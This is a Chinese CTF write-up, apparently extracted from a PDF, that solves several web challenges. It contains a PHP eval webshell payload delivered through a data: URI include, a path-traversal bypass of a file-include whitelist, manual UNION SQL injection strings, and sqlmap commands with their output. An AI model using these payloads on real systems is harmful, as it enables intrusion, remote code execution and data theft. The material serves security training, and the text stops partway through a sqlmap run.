

这样也可以得到flag

方法三：来自攻防世界评论区

蚁剑直连：http://220.249.52.133:42091/index.php?page=data:%20text/plain,<?php%20eval(@$_POST['c'])%20?>

密码是c





这题就是这么多


supersqli

这个在buu上面做过，上链接
BUUCTF[强网杯2019]随便注

---


warmup

打开链接，发现一张图




右键查看源码发现一个source.php

访问一下




```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }

        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?>
```

发现一个hint.php，访问一下



发现flag不在这里，在ffffllllaaaagggg里面，再看一下文件包含



```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }

        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?> flag not here, and flag in ffffllllaaaagggg
```



发现可以包含


> 那就要想办法骗过check这个机制，让它包含我们想要包含的文件，我们还知道mb_strpos是截取的？前面的东西，我们让问号前面的返回真就可以了，这里就用一个？来骗过去，然后通过穿越路径一直返回到根目录/…/…/…/…/…/，最后输入我们想要包含的文件就可以得到flag了

得到flag

NewsCenter


打开链接发现一个搜索栏，输入1' and 1=1 # 看看有没有sql注入
发现没有报错也没有回显那应该是有了





然后查看列数：1’ order by 3#
发现在输入到4的时候返回了一个错误的页面


说明有三列
用联合查询看看注入点是哪个：1’ union select 1,2,3#



注入点是2，3
随便选择一个点注入
查数据库名：1’ union select 1,2,database()#


数据库名是’news’

开始查表：1’ union select 1,database(),group_concat(table_name) from information_schema.tables where table_schema=‘news’#



表名应该是’serect_table’

查字段：1’ union select 1,database(),group_concat(column_name) from information_schema.columns where table_name=‘secret_table’#



看看字段fl4g的信息：1’ union select 1,database(),fl4g from secret_table#

得到flag：QCTF{sql_inJec7ion_ezzz}

> 一般的手工注入sqlmap应该能跑出来，所我们抓包看看它是什么请求方式提交的，如果是post，那应该可以sqlmap


Raw | Params | Headers | Hex

```
POST / HTTP/1.1
Host: 220.249.52.133:56273
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://220.249.52.133:56273/
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://220.249.52.133:56273
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

search=1%27%23
```


果然是POST，看来应该可以用sqlmap跑一下


这里直接用sqlmap把网址输入进去的话发现跑不出来

只能把bp抓包的内容存在一个文件里



然后点击✔之后就会出现一个页面让你选择保存的位置和文件名，我这里选择的是桌面，文件名为11

然后开始跑sqlmap



```
[*] starting @ 18:48:32 /2020-10-29/

[18:48:32] [INFO] parsing HTTP request from 'C:\Users\18481\Desktop\11'
[18:48:32] [INFO] testing connection to the target URL
[18:48:32] [INFO] testing if the target URL content is stable
[18:48:33] [INFO] target URL content is stable
[18:48:33] [INFO] testing if POST parameter 'search' is dynamic
[18:48:33] [WARNING] POST parameter 'search' does not appear to be dynamic
[18:48:33] [WARNING] heuristic (basic) test shows that POST parameter 'search' might not be injectable
[18:48:33] [INFO] testing for SQL injection on POST parameter 'search'
[18:48:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[18:48:33] [WARNING] reflective value(s) found and filtering out
[18:48:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:48:34] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[18:48:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[18:48:34] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[18:48:34] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[18:48:35] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[18:48:35] [INFO] testing 'Generic inline queries'
[18:48:35] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[18:48:35] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
```


`python sqlmap.py -r C:\Users\18481\Desktop\11 --dbs`

```
C:\python27\sqlmap>python sqlmap.py -r C:\Users\18481\Desktop\11 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.10.16#dev}
|_ -| . [,]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 18:50:59 /2020-10-29/

[18:50:59] [INFO] parsing HTTP request from 'C:\Users\18481\Desktop\11'
[18:50:59] [INFO] resuming back-end DBMS 'mysql'
[18:50:59] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=111' AND (SELECT 2387 FROM (SELECT(SLEEP(5)))gNnR) AND 'gZCV'='gZCV

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=111' UNION ALL SELECT NULL,NULL,CONCAT(0x71707a6271,0x6375744f4a48614a635a7674647677 4d757150415857754f51756a4c5556535162477351
53675244,0x7170787171)-- -
---
[18:51:00] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[18:51:00] [INFO] fetching database names
[18:51:00] [WARNING] reflective value(s) found and filtering out
available databases [2]:
[*] information_schema
[*] news

[18:51:00] [INFO] fetched data logged to text files under 'C:\Users\18481\AppData\Local\sqlmap\output\220.249.52.133'

[*] ending @ 18:51:00 /2020-10-29/
```



跑出来两个库，应该是 news 这个库`python sqlmap.py -r C:\Users\18481\Desktop\11 -D news --tables`

```
C:\python27\sqlmap>python sqlmap.py -r C:\Users\18481\Desktop\11 -D news --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.10.16#dev}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey a
ll applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this progra
m

[*] starting @ 19:06:34 /2020-10-29/

[19:06:34] [INFO] parsing HTTP request from 'C:\Users\18481\Desktop\11'
